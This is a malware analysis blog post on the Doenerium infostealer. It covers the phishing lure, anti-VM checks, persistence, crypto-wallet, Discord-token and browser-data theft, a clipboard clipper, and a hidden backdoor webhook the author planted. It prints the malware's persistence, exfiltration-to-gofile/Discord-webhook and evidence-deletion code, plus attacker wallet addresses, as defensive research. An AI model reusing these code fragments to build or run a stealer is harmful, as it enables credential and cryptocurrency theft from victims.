
Doenerium: It’s Not a Crime to Steal From Thieves

perception-point.io/doenerium-malware/

September 29, 2022



In this blog, Perception Point’s resident malware hunter, Igal Lytzki, analyzes a sophisticated phishing campaign that uses the Doenerium malware to execute its payload. Igal reviews the capabilities of the malware and a possible backdoor that its creator left inside the code to benefit from the “script kiddies” using the malware.

Windows Defender Goes Phishing

This attack, like most others, begins with an email. The user receives a message, with the subject, “Important Windows Defender Update!” The body of the email itself appears to be formatted in a Windows Defender template, informing the user that Windows Defender has recently detected malicious software on the user’s computer. The user is prompted to download additional software in order to remove the malware.




Figure 1: The phishing email

Upon clicking on the download button, the user is redirected to a hosting site:
neon[.]page/Microsoft-Windows-MSRT

This site is actually the landing page for the malware. It contains two “software removals tools”: one for a 32-bit system and the second one for a 64-bit system. In reality, this is a social engineering technique the hacker uses to manipulate and convince the user that the site is legitimate.




Figure 2: Malicious hosting site

Both “Removal Tool” URLs lead to a shared drive: microsoftwindows-drive.mycozy[.cloud. Each of the tools has a different sharecode, but the ZIP payload remains the same, the only difference is the 32/64 bit words.




Figure 3: Archive hosted on shared drive

Static Information

The ZIP archive contains two files inside of it: 1) a README.txt file that when opened explains to the user how to use the tool, and 2) the actual malware, a 64 bit C++ PE, compiled using Node.js with the size of 102mb.




Figure 4: Static information about the archive and the files inside of it

The Origin of Doenerium Malware

Igal ran the malware, dumped its memory, and searched for unique strings, eventually stumbling upon an unusual string: <================[t.me/doenerium]>================>




Figure 5: Unique string found on the malware memory dump

This string is actually a short URL to a Telegram server. Igal opened the URL in the browser and noted a link to a Github repository created by doener2323, called doenerium.




Figure 6: Doenerium telegram channel

This is one of many instances of malware being hosted on Github. Usually, malware is taken down after usage by nation state actors, but this was different. In the repository we can see the malware capabilities and some of its additional features.




Figure 7: Doenerium features on Github repository

Doenerium Source Code Analysis

Because the malware is publically available through Github, we can review its source code and analyze the malware's capabilities. Read on to learn more.

Anti-VM

The malware starts by calling two functions:

- detect_malicious_processes()
- inVM()

```
process.title = "Installer";
console.log("Downloading client...");

this.utils.protection.detect_malicious_processes();

const exit = await this.utils.protection.inVM();

if (exit) {
  process.exit(0);
}
```

Figure 8: Anti-VM function calls

The **detect_malicious_processes** function loops through a predefined list of programs. By using the **tasklist** command, it searches whether or not one of the listed programs is running. If found, it will kill the program using the **taskkill** command: **taskkill /IM ${executable}.exe /F**




Figure 9: Detect_malicious_processes function functionality

The **inVM** function checks if the malware is running in a virtual environment.

This function has several triggers that may lead to self termination of the malware:

1. It checks if the malware is running on a blacklisted driver.
2. It checks if the computer name is in a predefined blacklisted computer name list.
3. In previous versions of the function, it also checked whether or not the computer has internet access by counting the number of WiFi connections.

If one of these conditions is triggered, the return variable will be set to **true** and the malware will terminate itself.

Figure 10: inVM function functionality

Persistence

The next thing the malware does is create a persistence for itself by simply copying the malware to the startup folder and renaming it to **"Updater.exe"**. This causes the system to execute the malware upon the startup process of the system, every time the system reboots itself.

```
this.add_to_startup();
        async add_to_startup() {
          this.requires.fs
            .createReadStream(process.argv0)
            .pipe(
              this.requires.fs.createWriteStream(
                `${process.env.APPDATA.replace(
                  "\\",
                  "/"
                )}/Microsoft/Windows/Start Menu/Programs/Startup/Updater.exe`
              )
            );
```

Figure 11: Startup folder persistence function

Data Harvesting

The malware starts by identifying the CPU of the victim's computer which is summed up in the victim's profile, that is sent to the hacker discord server.




Figure 12: CPU details harvest function

It then creates an exfiltration folder on the victim's computer. This folder is saved in the TEMPdirectory. Its name has a pattern: it contains the victim's computer name concatenated with an underscore and "36 char UUID" (universally unique identifier).

Figure 13: Exfiltration folder creation function

And next starts to look for crypto wallets stored in the victim's computer. A folder called "Wallets" is created in the exfiltration folder to store any wallet that is located. Additionally, it creates a small text file that sums up the findings (regardless if there were any or not).

The Doenerium malware hunts for these crypto wallets:

- Zcash
- Armory
- Bytecoin
- Jaxx
- Exodus
- Ethereum
- Electrum
- AtomicWallet
- Guarda
- Coinomi

Figure 14: crypto wallets harvesting function

The malware then hunts for Discord tokens that may be stored in either the Discord configuration files or in one of the browser's data files. It will then perform a ReGex pattern search and begin decryption processes.

Figure 15: Discord token grabber function

> Fun Fact: The ReGex pattern search contains the string: **"dQw4w9WgXcQ"** which is actually a Discord easter egg. All encrypted Discord tokens begin with dQw4w9WgXcQ which is the ending of the shortened URL for Rick Astley's "Never Gonna Give You Up" Youtube video.




Figure 16: Discord Easter Egg

After taking Discord tokens, the malware tries to validate the token by using discord API calls and checking whether or not the token has Nitro (a Discord subscription) and what the payment sources of the token are.




Figure 17: Discord token validator function

Last but not least, the malware harvests browser data. It will look for the following items in the browser:

- Passwords
- Cookies
- Bookmarks
- History
- Autofill
- Wallets

Note: A full list of browser harvesting paths can be found here.




Figure 18: Browser data harvesting function

Clipper Function

An additional function executes itself every second. Doenerium copies the victim's current clipboard, and runs a ReGex pattern search for a crypto wallet address. If one exists, the program sends the clipboard to the hacker's preconfigured crypto wallet address.

This function's main purpose is to have the victim send money to the hacker's wallet address instead of the desired one.

In this sample, these were the hacker crypto wallet addresses:

- **BTC:bc1q605q2gcgc6eu8dz4vx5xg98cp2m87avvxdsdtm**
- **LTC:ltc1qrvjfhlk7acmxt672ytydwltrp0lfkf6rdkzwmq**
- **XMR:49QSYffaKSPE3sYtzj2LNJMhrcFujPv7RC8kvXwDTDA31m94jHq88jCBWoVcQ6daq6i8LDTvfdpEsfxhVnf8CZqKG5Unv2r**
- **ETH:0xfd87BB4EC7F0e470C9AbceEDe5281B7c1a47Ba73**
- **XRP:rEdtuiP5RSG6bFoMS6W9wfqsFD1k3KEEGA**
- **NEO:NcVAPdQfnoxvVGU16uJZjdzt7exwSGDu1v**
- **BCH:qpxtael7lhdgz8zfqnggslf5cxmlmzhjhsglmjgr79**
- **DOGE:DH6avoTu46DvZEX65BWQzC87FKZuMtDYwf**
- **DASH:XbV9Zk1MCExHtdx7s73BfXgnG5VxPLxi4M**
- **XLM:GAGBLWI74Y446TML2OKN4RTLBEBHC2MIE4RZYOBEMZ52CJJL6ERYR536**

Figure 19: Clipper function

Exfiltration and Destruction of Evidences

After the malware has harvested all the data it can, it creates a profile for the victim that includes CPU, architecture, temp/appdata paths, and much more. It will also create a profile for the malware executable process including its PID and PPID.

Figure 20: Victim Profile buildup

All files are saved in the exfiltration folder previously created and then compressed to a zip archive that is saved in the temp directory.





Figure 21: Archive Creation and exfiltration folder content

The archive is then uploaded to gofile.io, a free file sharing and storing platform with a focus on privacy.

The malware author leverages this service to host the archive and share it with the hacker, together with the Discord webhook that is sent to the hacker's Discord server.



```
async send_zip() {

    await client.utils.browsers.saveBrowserStuff()
    await client.utils.jszip.createZip();

    const upload = await client.utils.gofile.uploadFile(client.requires.fs.createReadStream(`${client.config.jszip.path}.zip`))

    var counter_embed = this.create_counter_embed();

    counter_embed.description = `**[Download the zip file](${upload.downloadPage})**`

    await client.utils.webhook.sendToWebhook(
        {
            embeds: [counter_embed],
        })
```

Figure 22: Exfiltration function

Figure 23: Archive host on gofile.io


Figure 24: Hacker Discord webhook


Finally, the Doenerium malware sleeps for a minute. After it removes the previously created zip archive and the exfiltration folder.


```
    await this.utils.time.sleep(60000);

    this.requires.fs.rmSync(this.config.jszip.path, {
      recursive: true,
      force: true,
    });

    this.requires.fs.rmSync(`${this.config.jszip.path}.zip`, {
      recursive: true,
      force: true,
    });
  }
```

Figure 25: Evidence destruction

The webhook to the hacker's Discord server will look similar to the following screenshots:







Figures 26-28: Exfiltrated data webhook example

So, That's It? Is There a Backdoor?

We covered the malware capabilities and potential impact. However, Igal worked with @lamdeadlyz to try and find a rumored backdoor. The malware author (doener2323) had an additional Github repository under a user named 1337wtf1337. The associated repository was called 1337wtf1337; inside of it were several files that are called from the Doenerium repository.

Looking back at the repository history of Doenerium, Igal noticed that Doener was accused with "Dual Hooking", the explanation of this term is that in addition to the webhook that the hacker applies to the malware (to which it copies the exfiltrated data) the malware contained an additional Discord webhook that was associated with Doener itself.

This means that everything a hacker has achieved with this malware, will be shared with Doener.




Figure 29: dual hook explanation

This was removed by Doener on September 3rd, 2022.

Figure 30: Removal of suspicious webhook commit

But before removing this webhook, Doener and a partner in crime had a backup idea. They created a file named **"extra.txt"** – this file is a heavily obfuscated JavaScript file, invoked by the Doenerium malware. The first reference to it was made back in August 27th, 2022. This comment had a very suspicious sentence in its title: **"i also added a secret payload which doesnt do anything but confuses the antiviruses :O"**

Figure 31: Backdoor implementation

The Dual Hook

Looking at the “extra.txt’ javascript file, the file is completely obfuscated and has no human readable string.




Figure 32: Obfuscated javascript file

But something Igal could clearly see was the **“webhooks”** string followed up with a big unicode string. By trying to decode it, Igal managed to retrieve yet another reference to 1337wtf1337 repo:

“hxxps[://]raw[.]githubusercontent[.]com/1337wtf1337/1337wtf1337/main/webhook[.]txt”




Figure 33: Decoded unicode string

This URL leads to the content of webhook.txt on 1337wtf1337 repo, which contains a websec.services webhook (a discord webhook protection service).




Figure 34: webhook.txt file on 1337wtf1337 repository

Opening up this webhook in the browser shows that Doener is the owner of it.

Figure 35: Websec Doener webhook

At this point Igal just wanted to double check that this websec webhook was being used in the malware itself. After checking the malware dumped strings, Igal managed to find locate it:




Figure 36: Websec webhook in memory dump

This led Igal to the last part of this investigation.

The Truth Behind the Hook

Doener presents an open Discord server for sharing the active hackers' profits and updating the users about new features and fixes.




Figure 37: Doener Discord server

After sitting back for a while and waiting for someone else to notice the backdoor, it actually happened: a user named "mewso" asked Doener's partner in crime what the purpose of the **"extra.txt"** file is and why it points to a websec webhook.

Doener's partner didn't hide anything and explained that the purpose of this webhook is monetization.

It's being used as part of a bigger crypto mining operation for Doener and partner, which infects the victims that are lured by active hackers using Doenerium.


